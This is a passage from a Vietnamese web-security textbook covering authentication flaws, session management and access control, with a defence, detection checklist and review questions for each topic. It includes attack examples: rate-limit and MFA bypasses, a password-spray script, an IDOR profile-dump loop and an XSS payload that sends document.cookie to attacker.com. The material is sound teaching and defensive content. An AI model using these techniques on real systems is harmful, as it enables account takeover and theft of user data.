
Cách hoạt động

Ba yếu tố xác thực (authentication factors):

- **Something you know:** Password, PIN, security questions
- **Something you have:** OTP device, authenticator app, hardware key
- **Something you are:** Fingerprint, face recognition, voice

MFA (Multi-Factor Authentication — Xác thực đa yếu tố) = kết hợp ≥2 yếu tố.

Các loại lỗ hổng Authentication

1. Username Enumeration

Vấn đề: App trả về thông báo khác nhau cho username tồn tại và không tồn tại.

```
POST /login HTTP/1.1

username=valid_user&password=wrong
→ Response: "Incorrect password"     ← username tồn tại

username=invalid_user&password=wrong
→ Response: "Username not found"     ← username không tồn tại
```

Hacker có thể dùng Intruder để enumerate toàn bộ username hợp lệ.

Các dấu hiệu leak username: - Response body khác nhau - HTTP status code khác nhau - Response time khác nhau (database lookup vs. instant reject)

Phòng chống:

```
❌ "Username not found"
❌ "Incorrect password"
✓  "Invalid credentials"  ← luôn dùng cùng một message
```

2. Brute Force Password

Điều kiện khai thác: Không có rate limiting, không có account lockout, password yếu.

```
Dùng Burp Intruder:
POST /login
username=admin&password=§payload§

Wordlist: rockyou.txt (14 triệu passwords phổ biến)
```

Bypass các cơ chế bảo vệ:

```
Rate limiting by IP → Dùng X-Forwarded-For header:
X-Forwarded-For: 1.2.3.4  (thay đổi mỗi request)

Account lockout → Thử nhiều usernames (password spray):
Dùng 1 password phổ biến (Password123!) với nhiều username khác nhau

CAPTCHA → Dùng 2captcha.com API để bypass tự động
```

Ví dụ bypass rate limit bằng header:

```
POST /login HTTP/1.1
X-Forwarded-For: §1.2.3.§4    ← Intruder thay đổi IP

username=admin&password=password123
```

3. Broken Brute Force Protection

Lỗi logic điển hình:

```
Scenario 1: Counter reset khi login thành công
→ Gửi request: wrong, wrong, correct → counter reset
→ Gửi: wrong, wrong, wrong (lại)...
→ Bao giờ cũng còn 2 lần thử trước khi lockout

Scenario 2: Lockout chỉ áp dụng cho IP
→ Dùng nhiều IP (botnet, proxy)

Scenario 3: Counter đếm theo session
→ Tạo session mới sau mỗi vài lần thử
```

4. Flawed Multi-Factor Authentication

MFA Bypass qua URL manipulation:

```
Flow bình thường:
1. POST /login → success → redirect /mfa-verify
2. POST /mfa-verify?code=123456 → success → redirect /dashboard

Bypass:
1. POST /login với valid credentials
2. Bỏ qua /mfa-verify → trực tiếp truy cập /dashboard
→ Nếu app chỉ kiểm tra bước 1, MFA bị bypass
```

MFA Bypass qua Brute Force OTP:

```
Nếu 6-digit OTP không có rate limiting:
Có 1,000,000 tổ hợp → có thể brute force

Dùng Intruder với payload 000000-999999
```

Bypass bằng response manipulation:

```
POST /mfa-verify HTTP/1.1

code=000000

Response: {"success": false, "redirect": "/mfa-verify"}

→ Sửa response thành:
{"success": true, "redirect": "/dashboard"}

→ App đọc response từ client và redirect
```

5. Flawed Password Reset

Email enumeration qua reset:

```
POST /forgot-password
email=victim@example.com
→ "If this email exists, we'll send a reset link"  ← đúng

Nhưng một số app:
→ "Email sent!"    ← email tồn tại
→ "Email not found" ← email không tồn tại
```

Weak reset token:

```
Reset link: /reset?token=1234567890
→ Token là timestamp? → predictable
→ Token là MD5(email)? → crackable
→ Token quá ngắn? → brute force được

Đúng: Token là 32+ bytes cryptographically random
```

Host Header Injection trong reset email:

```
POST /forgot-password HTTP/1.1
Host: attacker.com    ← thay đổi

email=victim@example.com
```

```
Email gửi đến victim:
"Click here to reset: https://attacker.com/reset?token=abc123"

Victim click → token bị capture
```

6. Keeping Users Logged In — Remember Me

Weak remember-me token:

```
Token: base64(username + ":" + MD5(password))
→ Decode được username
→ Crack MD5 → có password

Token: base64("admin:e10adc3949ba59abbe56e057f20f883e")
→ Decode: admin:e10adc3949ba59abbe56e057f20f883e
→ MD5 crack: 123456
```

Phòng chống: Token phải là random, không chứa thông tin user, lưu hash trong database.

Ví dụ thực tế: Password Spray Attack

Tình huống: Công ty có 500 nhân viên, dùng email làm username, không có lockout sau nhiều lần thử sai.

```python
# Script minh họa (không dùng trái phép)
usernames = ["user1@company.com", "user2@company.com", ...]
common_passwords = ["Company2024!", "Welcome1!", "Password123!"]

for password in common_passwords:
    for username in usernames:
        response = login(username, password)
        if response.status == 200:
            print(f"Found: {username}:{password}")
        time.sleep(1)  # Avoid rate limiting
```

Kịch bản tấn công: Bypass MFA

```
Target: Ứng dụng banking với SMS OTP

1. Attacker có username/password của victim (từ data breach)
2. POST /login → success → server send OTP đến phone victim
3. Attacker không có OTP

Khai thác:
4. Attacker kiểm tra: /dashboard có kiểm tra session state không?
5. Truy cập trực tiếp /dashboard với session cookie từ bước 2
6. Nếu app chỉ set "authenticated=true" sau login, chưa set "mfa_verified=true"
→ MFA hoàn toàn bị bypass
```

Cách phát hiện

Checklist nhận biết lỗ hổng authentication:

```
□ App trả về message khác nhau cho valid/invalid username
□ Không có rate limiting (test: 100 requests liên tiếp)
□ Không có account lockout
□ CAPTCHA dễ bypass hoặc không có
□ MFA OTP không có expiry hoặc rate limit
□ Reset password token predictable
□ Reset link dùng Host header từ request
□ Remember-me token chứa thông tin user
□ Password policy quá yếu (không có complexity requirement)
□ Default credentials chưa đổi (admin/admin, admin/password)
```

Phòng chống

Passwords

```
# Enforce strong password policy
def validate_password(password):
    if len(password) < 12:
        return False
    if not re.search(r'[A-Z]', password):
        return False
    if not re.search(r'[0-9]', password):
        return False
    if not re.search(r'[^a-zA-Z0-9]', password):
        return False
    return True

# Hash passwords với bcrypt/argon2 (KHÔNG dùng MD5/SHA1)
import bcrypt
hashed = bcrypt.hashpw(password.encode(), bcrypt.gensalt(rounds=12))
```

Rate Limiting và Lockout

```
# Rate limiting: max 5 lần thử / 15 phút / IP+username
@app.route('/login', methods=['POST'])
def login():
    key = f"login:{request.remote_addr}:{request.form['username']}"
    attempts = redis.incr(key)

    if attempts == 1:
        redis.expire(key, 900)  # 15 phút

    if attempts > 5:
        return jsonify({"error": "Too many attempts"}), 429

    # ... actual login logic
```

MFA đúng cách

```
# Session state machine cho MFA
def login():
    # Bước 1: Verify credentials
    if not verify_credentials(username, password):
        return error("Invalid credentials")

    # Set state: credentials verified, waiting for MFA
    session['auth_state'] = 'awaiting_mfa'
    session['pending_user_id'] = user.id
    return redirect('/mfa-verify')

def mfa_verify():
    # Kiểm tra state trước khi cho phép verify MFA
    if session.get('auth_state') != 'awaiting_mfa':
        return redirect('/login')  # Không bypass được

    if verify_otp(session['pending_user_id'], request.form['code']):
        session['auth_state'] = 'authenticated'
        session['user_id'] = session.pop('pending_user_id')
        return redirect('/dashboard')
```

Password Reset an toàn

```
import secrets

def generate_reset_token():
    # 32 bytes = 256-bit entropy
    return secrets.token_urlsafe(32)

def forgot_password(email):
    # Không leak thông tin về email tồn tại hay không
    user = User.find_by_email(email)
    if user:
        token = generate_reset_token()
```

```
        store_reset_token(user.id, token, expires_in=3600)
        send_reset_email(user.email, token)

    # Luôn trả về cùng response
    return {"message": "If this email exists, a reset link was sent"}

def reset_password(token, new_password):
    # Dùng constant-time comparison để tránh timing attacks
    user_id = get_user_by_token(token)
    if not user_id:
        return error("Invalid token")

    # Invalidate token sau khi dùng
    delete_reset_token(token)
    update_password(user_id, new_password)
```

Góc nhìn DevOps

Cấu hình Nginx rate limiting:

```
# Rate limit login endpoint
limit_req_zone $binary_remote_addr zone=login:10m rate=5r/m;

location /api/login {
    limit_req zone=login burst=10 nodelay;
    limit_req_status 429;
    proxy_pass http://backend;
}
```

Kubernetes: Không hardcode credentials:

```
# ❌ SAI: hardcode trong env
env:
  - name: ADMIN_PASSWORD
    value: "admin123"

# ✓ ĐÚNG: dùng Secret
env:
  - name: ADMIN_PASSWORD
    valueFrom:
      secretKeyRef:
        name: app-credentials
        key: admin-password
```

Monitoring failed logins:

```
# Alertmanager rule: nhiều failed login = brute force attack
- alert: BruteForceDetected
  expr: sum(rate(http_requests_total{path="/api/login",status="401"}[5m])) > 20
  for: 2m
  labels:
    severity: warning
  annotations:
    summary: "Possible brute force on login endpoint"
```

Password manager cho team: - HashiCorp Vault cho service accounts - 1Password Teams / Bitwarden cho nhân viên - Không bao giờ share password qua Slack/email

Tóm tắt

- Authentication errors thường do logic lỗi, không phải crypto phức tạp.
- Username enumeration là bước đầu tiên — đừng leak thông tin.
- Rate limiting và lockout là must-have, không phải nice-to-have.
- MFA cần có session state machine — không phải chỉ “nếu có OTP thì pass”.
- Password reset token phải random, có expiry, dùng 1 lần.
- Hash passwords bằng bcrypt/argon2 với salt, không bao giờ MD5/SHA1.
- Default credentials phải đổi ngay sau khi deploy.

Câu hỏi ôn tập

1. Sự khác biệt giữa username enumeration và brute force là gì? Tại sao cả hai đều nguy hiểm?
2. Mô tả cách bypass MFA nếu ứng dụng không có session state machine.
3. Tại sao MD5 không phải là cách hash password an toàn? Nên dùng gì thay thế?
4. Làm thế nào để implement rate limiting cho login endpoint mà không ảnh hưởng đến UX?
5. Host Header Injection trong password reset hoạt động như thế nào?

Chương 5: Session Management — Quản lý phiên

Khái niệm

HTTP là stateless — server không nhớ ai đã đăng nhập. **Session** là cơ chế tạo ra "trạng thái" giữa các requests. Sau khi login, server tạo một **session token** (mã phiên), gửi về client qua cookie, và dùng token đó để xác định người dùng trong các request tiếp theo.

Mức độ nguy hiểm: Cao — Đánh cắp session = chiếm quyền tài khoản mà không cần password.

Cách hoạt động

```
1. User POST /login với credentials
2. Server xác thực, tạo session:
   session_id = generate_random_token()
   store_in_db(session_id, user_id, expires_at)
3. Server gửi cookie:
   Set-Cookie: session=session_id; HttpOnly; Secure; SameSite=Strict
4. Các request tiếp theo:
   Cookie: session=session_id
   Server lookup session_id trong DB → biết đây là user nào
```

Session Token — Yêu cầu bảo mật

Một session token tốt phải đảm bảo:

- **Entropy cao:** Ít nhất 128 bits random, không đoán được
- **Unique:** Không bao giờ reuse
- **Không chứa thông tin:** Không encode user_id vào token
- **Có expiry:** Tự hết hạn sau thời gian nhất định
- **Invalidated khi logout:** Xóa ở server-side

Ví dụ token xấu:

```
session=user_id_1337                    ← chứa user ID
session=1609459200_admin                ← timestamp + username
session=e10adc3949ba59abbe56e057f20f883e  ← MD5 của password
session=00001338                        ← sequential, predictable
```

Ví dụ token tốt:

```
session=kX9mP2nQ4rT7vY1zA3bC6eF8hJ0lM5oR  ← 32 bytes random
```

Các loại tấn công Session

1. Session Hijacking (Đánh cắp phiên)

Hacker đánh cắp session token của người dùng hợp lệ.

Cách đánh cắp:

```
a. XSS: Inject script để đọc cookie
   document.cookie → lấy session token
   (Ngăn chặn bằng HttpOnly)

b. Network sniffing: Đọc traffic qua HTTP (không HTTPS)
   (Ngăn chặn bằng Secure cookie + HTTPS)

c. Log files: Token trong URL bị log
   GET /app?session=abc123
   → Apache/Nginx log lưu token trong plaintext
   (Ngăn chặn bằng không để token trong URL)
```

```
d. Man-in-the-Middle: Intercept traffic
   (Ngăn chặn bằng HTTPS + HSTS)
```

2. Session Fixation (Cố định phiên)

Hacker ép victim dùng session token do hacker kiểm soát.

```
Kịch bản:
1. Hacker tạo session: GET /login → session=HACKER_TOKEN
2. Hacker gửi link cho victim:
   https://example.com/login?session=HACKER_TOKEN
3. Victim đăng nhập với token đó
4. Server upgrade token nhưng KHÔNG đổi session ID
   → Hacker và victim dùng cùng session ID
5. Hacker dùng HACKER_TOKEN → đã có quyền của victim
```

Phòng chống: Luôn tạo session ID mới sau khi login thành công.

```
def login():
    if verify_credentials(username, password):
        # Xóa session cũ, tạo session mới
        session.clear()
        new_session_id = generate_secure_token()
        session['user_id'] = user.id
        # Flask tự động gán session ID mới
        return redirect('/dashboard')
```

3. Weak Session Tokens — Token Yếu

Sequential tokens:

```
User 1: session=1000
User 2: session=1001
User 3: session=1002
→ Hacker có session=1001, thử 1000, 1002, 1003...
```

Predictable tokens:

```
# SAI: dùng timestamp làm token
import time
token = str(int(time.time()))  # "1609459200" → predictable

# ĐÚNG: dùng secrets module
import secrets
token = secrets.token_hex(32)  # 64-char hex string, 256-bit entropy
```

PHP session weakness:

```
// PHP's session_id() dùng MD5(IP + timestamp) trong phiên bản cũ
// → predictable nếu biết IP và thời gian login

// Dùng session_regenerate_id(true) sau login
session_start();
if (login_success) {
    session_regenerate_id(true);  // Tạo ID mới, xóa ID cũ
    $_SESSION['user_id'] = $user_id;
}
```

4. Session Cookie Theft qua XSS

```
// Payload XSS để đánh cắp cookie
<script>
  fetch('https://attacker.com/steal?cookie=' + document.cookie);
</script>

// Nếu HttpOnly: cookie không đọc được
// Nhưng CSRF vẫn hoạt động vì browser tự gửi cookie
```

5. CSRF — Liên quan Session

CSRF lợi dụng việc browser tự động gửi cookie trong mọi request. Chi tiết ở Chương 10.

Cookie Attributes chi tiết

HttpOnly

```
Set-Cookie: session=abc123; HttpOnly
```

- JavaScript không đọc được cookie (`document.cookie` không trả về)
- Ngăn XSS đánh cắp session cookie
- Cookie vẫn tự động gửi kèm request

Secure

```
Set-Cookie: session=abc123; Secure
```

- Cookie chỉ gửi qua HTTPS
- Nếu user truy cập qua HTTP (bị redirect), cookie không bị gửi
- Phòng chống MITM và network sniffing

SameSite

```
Set-Cookie: session=abc123; SameSite=Strict
Set-Cookie: session=abc123; SameSite=Lax
Set-Cookie: session=abc123; SameSite=None; Secure
```

Giá trị	Cookie gửi khi	Use case
`Strict`	Chỉ same-site requests	Bảo mật cao nhất, UX hạn chế
`Lax`	Same-site + top-level navigation	Cân bằng UX và security
`None`	Tất cả (kể cả cross-site)	Third-party cookies, cần Secure

SameSite=Lax và CSRF:

```
Với SameSite=Lax, cookie gửi khi:
✓ User click link: <a href="https://bank.com/transfer"> → cookie gửi
✓ Top-level navigation

Nhưng KHÔNG gửi khi:
✗ Cross-site POST form
✗ Fetch/XHR requests
✗ Iframe loads

→ Chống được CSRF qua hidden form, nhưng không chống được qua link click
```

Domain và Path

```
Set-Cookie: session=abc123; Domain=.example.com; Path=/
```

- `Domain=.example.com` : cookie áp dụng cho tất cả subdomain
- `Path=/` : cookie gửi cho tất cả paths
- Nếu không set Domain: chỉ áp dụng cho domain hiện tại (an toàn hơn)

Session Timeout và Invalidation

Absolute Timeout

Session hết hạn sau thời gian tuyệt đối, dù user đang active:

```python
SESSION_LIFETIME = 3600  # 1 giờ
session['created_at'] = time.time()

def check_session():
    if time.time() - session['created_at'] > SESSION_LIFETIME:
        session.clear()
        return False
    return True
```

Idle Timeout

Session hết hạn sau thời gian không hoạt động:

```
SESSION_IDLE_TIMEOUT = 900  # 15 phút

def update_activity():
    session['last_active'] = time.time()

def check_idle():
    if time.time() - session.get('last_active', 0) > SESSION_IDLE_TIMEOUT:
        session.clear()
        return False
    return True
```

Logout đúng cách

```
# SAI: chỉ xóa cookie phía client
def logout():
    response = redirect('/login')
    response.delete_cookie('session')  # Cookie bị xóa ở browser
    return response  # Nhưng server-side session vẫn valid!

# ĐÚNG: xóa cả server-side session
def logout():
    session_id = request.cookies.get('session')
    if session_id:
        delete_session_from_db(session_id)  # Xóa server-side
    session.clear()
    response = redirect('/login')
    response.delete_cookie('session')
    return response
```

JWT vs. Server-Side Sessions

Đặc điểm	Server-Side Session	JWT
Lưu trữ	Server (DB/Redis)	Client (cookie/localStorage)
Invalidation	Dễ (xóa từ DB)	Khó (cần blacklist)
Scalability	Cần shared storage	Stateless
Security	Phụ thuộc vào token	Phụ thuộc vào signature
Size	Token nhỏ (ID only)	Token lớn (chứa payload)

JWT có nhiều gotchas về security — xem Chương 8.

Ví dụ thực tế: Phân tích session security

```
# Kiểm tra cookie attributes qua curl
curl -I https://example.com/login -c cookies.txt

# Response headers:
Set-Cookie: session=abc123; Path=/; HttpOnly; Secure; SameSite=Lax

# Kiểm tra:
# ✓ HttpOnly - XSS không đánh cắp được
# ✓ Secure - chỉ HTTPS
# ✓ SameSite=Lax - giảm CSRF risk
# ✗ Không có Expires - session cookie, xóa khi đóng tab
# ✗ Không có Max-Age - không có idle timeout ở cookie level
```

Kịch bản tấn công: Session Riding

```
1. Victim đăng nhập bank.com → có cookie: session=VICTIM_TOKEN
2. Victim vào một trang web độc hại
3. Trang độc hại có:
   <img src="https://bank.com/api/transfer?to=hacker&amount=1000">
4. Browser tự động gửi request với VICTIM_TOKEN
```

```
5. Bank không có CSRF protection → transfer thành công

Nếu cookie có SameSite=Strict:
→ Browser không gửi cookie với cross-site img load
→ Transfer thất bại → hacker thất bại
```

Cách phát hiện

```
□ Session token predictable hoặc sequential
□ Session token không thay đổi sau login (session fixation risk)
□ Session token không thay đổi sau privilege escalation
□ Cookie thiếu HttpOnly → test: document.cookie trong console
□ Cookie thiếu Secure → test qua HTTP
□ Cookie không có SameSite → CSRF risk cao
□ Logout không invalidate server-side session
□ Session không expire sau idle period
□ Multiple sessions allowed cùng lúc (không có concurrent session control)
```

Phòng chống — Checklist

```python
# 1. Generate cryptographically random token
import secrets
session_id = secrets.token_urlsafe(32)

# 2. Set cookie attributes đầy đủ
response.set_cookie(
    'session',
    session_id,
    httponly=True,
    secure=True,
    samesite='Strict',
    max_age=3600,
    path='/'
)

# 3. Regenerate session ID sau login
def after_login(user):
    old_data = dict(session)
    session.clear()
    session.regenerate()  # Tạo ID mới
    session.update(old_data)
    session['user_id'] = user.id

# 4. Invalidate server-side khi logout
def logout():
    db.sessions.delete(session.id)
    session.clear()

# 5. Check session validity mỗi request
def before_request():
    session_id = request.cookies.get('session')
    if not db.sessions.get(session_id):
        abort(401)
```

Góc nhìn DevOps

Redis-backed sessions (scalable):

```python
# Flask-Session với Redis backend
from flask_session import Session
import redis

app.config['SESSION_TYPE'] = 'redis'
app.config['SESSION_REDIS'] = redis.from_url('redis://redis:6379')
app.config['PERMANENT_SESSION_LIFETIME'] = timedelta(hours=1)
Session(app)
```

Kubernetes: Session affinity khi cần:

```yaml
# Ingress với session affinity (chỉ khi dùng server-side session)
apiVersion: networking.k8s.io/v1
```

```
kind: Ingress
metadata:
  annotations:
    nginx.ingress.kubernetes.io/affinity: "cookie"
    nginx.ingress.kubernetes.io/session-cookie-name: "INGRESSCOOKIE"
    nginx.ingress.kubernetes.io/session-cookie-max-age: "3600"
```

Logging và monitoring:

```
Log các sự kiện:
- Login thành công/thất bại (với IP, user-agent)
- Logout
- Session expiry
- Cùng session từ nhiều IP khác nhau → suspicious
- Nhiều sessions của một user cùng lúc → suspicious

Alert khi:
- Session từ IP mới sau login → account takeover attempt
- Login từ geo-location khác trong thời gian ngắn → impossible travel
```

Tóm tắt

- Session là cầu nối giữa stateless HTTP và stateful application.
- Session token phải: random, có entropy cao, unique, có expiry, invalidated khi logout.
- HttpOnly ngăn XSS đọc cookie; Secure ngăn sniffing; SameSite ngăn CSRF.
- Session fixation: luôn tạo session ID mới sau login.
- Server-side invalidation khi logout — không chỉ xóa cookie phía client.
- Idle timeout và absolute timeout đều cần thiết.
- Dùng Redis cho session storage trong môi trường distributed.

Câu hỏi ôn tập

1. Sự khác nhau giữa session hijacking và session fixation là gì?
2. Tại sao `logout()` chỉ xóa cookie phía client là không đủ?
3. Cookie `SameSite=Lax` bảo vệ khỏi CSRF như thế nào? Và không bảo vệ khỏi gì?
4. Khi nào nên dùng server-side sessions thay vì JWT? Trade-off là gì?
5. Làm thế nào để phát hiện session từ IP “không thể xảy ra” (impossible travel)?

Chương 6: Access Control — Kiểm soát truy cập

Khái niệm

Access Control (Kiểm soát truy cập) là cơ chế quyết định ai được làm gì trong hệ thống. Đây là lỗ hổng số 1 trong OWASP Top 10 2021 (A01: Broken Access Control).

Mức độ nguy hiểm: Rất cao — Broken access control cho phép hacker truy cập dữ liệu/chức năng không thuộc về họ.

Ba thành phần liên kết: - **Authentication:** Bạn là ai? - **Session Management:** Theo dõi bạn qua các requests - **Access Control:** Bạn được phép làm gì?

Phân loại Access Control

Vertical Access Control (Phân quyền dọc)

Giới hạn chức năng theo role (vai trò):

```
Admin    → tất cả chức năng
Manager  → quản lý user, xem reports
User     → chỉ profile của mình
Guest    → xem public content
```

Lỗ hổng: Vertical Privilege Escalation — user thường truy cập được chức năng admin.

Horizontal Access Control (Phân quyền ngang)

Giới hạn truy cập vào dữ liệu theo owner:

```
User A → chỉ xem account của User A
User B → chỉ xem account của User B
```

Lỗ hổng: Horizontal Privilege Escalation (IDOR) — User A xem được dữ liệu của User B.

Context-Dependent Access Control

Giới hạn theo trạng thái/ngữ cảnh:

```
Không cho phép sửa cart sau khi đã thanh toán
Không cho phép hủy order sau khi đã ship
```

IDOR — Insecure Direct Object Reference

IDOR (Insecure Direct Object Reference — Tham chiếu Đối tượng trực tiếp không an toàn) là lỗ hổng phổ biến nhất trong access control.

Xảy ra khi app dùng user-supplied input để truy cập object trực tiếp mà không kiểm tra quyền.

Ví dụ IDOR cơ bản

```
GET /api/users/profile?userId=1337 HTTP/1.1
Authorization: Bearer <token_of_user_1337>

Response: {"id": 1337, "name": "Alice", "email": "alice@example.com"}
```

Hacker thay đổi userId:

```
GET /api/users/profile?userId=1 HTTP/1.1
Authorization: Bearer <token_of_user_1337>

Response: {"id": 1, "name": "Admin", "email": "admin@example.com"}
```

Không có kiểm tra “user 1337 có quyền xem profile của user 1 không?” → IDOR.

IDOR trong các dạng khác

IDOR trong path:

```
GET /api/orders/ORD-001234
→ thử: GET /api/orders/ORD-000001
```

IDOR trong POST body:

```
POST /api/update-profile
{"userId": 1337, "email": "new@email.com"}
→ thay: {"userId": 1, "email": "hacked@email.com"}
```

IDOR trong file download:

```
GET /download?file=invoice_1337.pdf
→ thử: GET /download?file=invoice_1.pdf
```

IDOR qua Indirect Reference:

```
GET /api/messages?thread=abc123
→ Nếu thread ID predictable hoặc enumerable
```

IDOR với UUID — Không phải silver bullet

```
UUID: 550e8400-e29b-41d4-a716-446655440000
→ Random, không đoán được
→ Nhưng nếu server vẫn không check ownership → vẫn IDOR!

Test: Chia sẻ UUID của resource của bạn với account khác
→ Nếu account khác truy cập được → IDOR dù dùng UUID
```

Vertical Privilege Escalation

Unprotected Admin Functions

```
Admin panel tại: /admin
→ Không có authentication check
→ Chỉ "ẩn" khỏi navigation menu
→ Hacker biết URL → access ngay
```

Tìm hidden endpoints:

```
# Dùng feroxbuster/ffuf để brute force paths
ffuf -w /usr/share/wordlists/dirb/common.txt \
     -u https://example.com/FUZZ \
     -mc 200,301,302,403

# Xem robots.txt - thường tiết lộ admin paths
curl https://example.com/robots.txt

# Xem JavaScript source - thường chứa API endpoints
grep -r "admin\|dashboard\|internal" static/js/
```

Parameter Tampering

```
GET /account?role=user HTTP/1.1

→ Thử: GET /account?role=admin HTTP/1.1
```

```
POST /login HTTP/1.1
{"username": "alice", "password": "pass123"}

Response: {"userId": 1337, "role": "user", "token": "..."}

→ Nếu app tin vào role trong response mà không verify server-side
→ Sửa role=admin trong subsequent requests
```

Platform Misconfiguration

Một số framework cho phép restrict theo HTTP method:

```
// Sai: restrict GET nhưng không restrict POST
@GetMapping("/admin/users")
@PreAuthorize("hasRole('ADMIN')")
public List<User> getUsers() { ... }

// Admin function cũng accessible qua:
POST /admin/users    ← không có annotation → không bị restrict!
```

URL path override:

```
GET /admin/users HTTP/1.1
→ 403 Forbidden

GET /users HTTP/1.1
X-Original-URL: /admin/users    ← một số framework override path

→ 200 OK → access bypassed!
```

Broken Access Control qua HTTP Method Override

```
POST /api/delete-user HTTP/1.1
X-HTTP-Method-Override: DELETE

→ Một số servers map POST + X-HTTP-Method-Override → DELETE
→ Bypass firewall rules chỉ block DELETE
```

Kịch bản tấn công: IDOR Mass Account Takeover

```
Target: e-commerce site với 100,000 accounts

1. Login với account hacker (ID: 50000)
2. Request profile: GET /api/profile?id=50000
3. Thay id: GET /api/profile?id=50001 → thành công!
4. Viết script:

for id in range(1, 100001):
    response = requests.get(f"/api/profile?id={id}",
                            cookies={"session": hacker_session})
    save_profile_data(response.json())

5. Dump toàn bộ 100,000 profiles bao gồm email, phone, address
6. Bán data breach hoặc dùng để phishing
```

Cách phát hiện

```
□ Thay đổi ID trong URL/parameters → truy cập được resource người khác?
□ Xóa/thay đổi Authorization header → vẫn có response?
□ Thay đổi role/admin parameter → có thay đổi quyền không?
□ Access admin URL trực tiếp khi logged in với user thường
□ Thử methods khác (POST/PUT/DELETE) trên endpoint chỉ allow GET
□ Thêm X-Original-URL, X-Rewrite-URL, X-Forwarded-For headers
□ Thử path với trailing slash, uppercase, encoded chars
□ Robots.txt, sitemap.xml có tiết lộ hidden paths không?
□ JavaScript source có chứa admin endpoints không?
```

Tool hữu ích: - **Autorize** (Burp extension): Tự động replay mọi request với session của user khác để detect IDOR - **403 Bypasser** (Burp extension): Tự động thử bypass 403

Phòng chống

1. Server-Side Authorization Check

```
# SAI: tin vào user-supplied ID
@app.route('/api/profile')
def get_profile():
    user_id = request.args.get('userId')  # Từ client
    return db.get_user(user_id)

# ĐÚNG: dùng ID từ session (server-controlled)
@app.route('/api/profile')
@login_required
```

```
def get_profile():
    user_id = g.current_user.id  # Từ server-side session
    return db.get_user(user_id)

# ĐÚNG: nếu cần user specify ID, luôn check ownership
@app.route('/api/orders/<int:order_id>')
@login_required
def get_order(order_id):
    order = db.get_order(order_id)
    if order.user_id != g.current_user.id:
        abort(403)  # Forbidden
    return order
```

2. Deny by Default

```
# Middleware check access cho mọi request
def check_access(resource_type, resource_id, action):
    user = g.current_user

    # Default: deny
    if not has_permission(user, resource_type, resource_id, action):
        abort(403)

# Áp dụng cho tất cả routes
@app.before_request
def enforce_access_control():
    if is_protected_endpoint(request.endpoint):
        resource = get_resource_from_request()
        check_access(resource.type, resource.id, request.method)
```

3. RBAC (Role-Based Access Control)

```
PERMISSIONS = {
    'admin': ['users:read', 'users:write', 'orders:read', 'orders:write'],
    'manager': ['orders:read', 'orders:write'],
    'user': ['profile:read', 'profile:write', 'orders:read'],
}

def has_permission(user, permission):
    return permission in PERMISSIONS.get(user.role, [])

@app.route('/api/users')
@require_permission('users:read')
def list_users():
    return db.get_all_users()
```

4. Indirect Reference Maps

Thay vì expose database ID trực tiếp, dùng một mapping:

```
# Mỗi user có mapping riêng của họ
user_resource_map = {
    'order_1': 'db_order_id_1337',
    'order_2': 'db_order_id_1338',
}

# User chỉ thấy reference key của riêng họ
GET /api/orders/order_1  → mapped to actual order 1337 của user đó
```

Góc nhìn DevOps

Kubernetes RBAC — không liên quan đến Web RBAC nhưng tư duy tương tự:

```
# Least privilege: chỉ đọc pods trong namespace cụ thể
apiVersion: rbac.authorization.k8s.io/v1
kind: Role
metadata:
  name: pod-reader
  namespace: production
rules:
  - apiGroups: [""]
    resources: ["pods"]
```

```
    verbs: ["get", "list"]
    # Không có "create", "delete", "update"
```

API Gateway — Enforce access control ở gateway level:

```
# Kong Gateway: restrict endpoint theo role
plugins:
  - name: acl
    config:
      allow:
        - admin-group
      hide_groups_header: true
```

Audit Logging — Ghi lại ai truy cập gì:

```
# Mọi access vào sensitive resource đều cần log
def audit_log(user, action, resource, status):
    logger.info({
        "timestamp": datetime.utcnow().isoformat(),
        "user_id": user.id,
        "username": user.email,
        "action": action,
        "resource": resource,
        "status": status,
        "ip": request.remote_addr,
        "user_agent": request.user_agent.string
    })

# Alert khi có access pattern bất thường
# VD: 1 user request 1000 profiles trong 60 giây → IDOR attempt
```

CI/CD Security Gate:

```
# GitHub Actions: chạy DAST test để detect IDOR
- name: Run IDOR Tests
  run: |
    # Test với hai accounts khác nhau
    python tests/security/test_access_control.py \
      --user1-token $USER1_TOKEN \
      --user2-token $USER2_TOKEN
```

Tóm tắt

- Broken Access Control là lỗ hổng #1 OWASP — phổ biến và nguy hiểm.
- IDOR: user truy cập resource của user khác bằng cách thay ID — kiểm tra ownership mọi lúc.
- Vertical escalation: user thường truy cập chức năng admin.
- Luôn implement access control ở server-side, không tin client.
- Deny by default: nếu không có permission explicit → từ chối.
- Dùng RBAC để quản lý quyền có hệ thống.
- Audit log mọi access vào sensitive resources.
- Dùng Autorize extension để test access control tự động.

Câu hỏi ôn tập

1. IDOR là gì và tại sao dùng UUID thay vì integer ID không tự động phòng chống IDOR?
2. Sự khác biệt giữa horizontal và vertical privilege escalation là gì?
3. Tại sao “deny by default” là nguyên tắc quan trọng hơn “allow by default”?
4. Làm thế nào để dùng Burp Suite Autorize để test access control tự động?
5. Mô tả cách implement RBAC đơn giản trong một REST API.

Chương 7: OAuth 2.0

Khái niệm

OAuth 2.0 là framework ủy quyền (authorization framework) cho phép ứng dụng thứ ba truy cập tài nguyên của người dùng mà không cần biết password của họ.

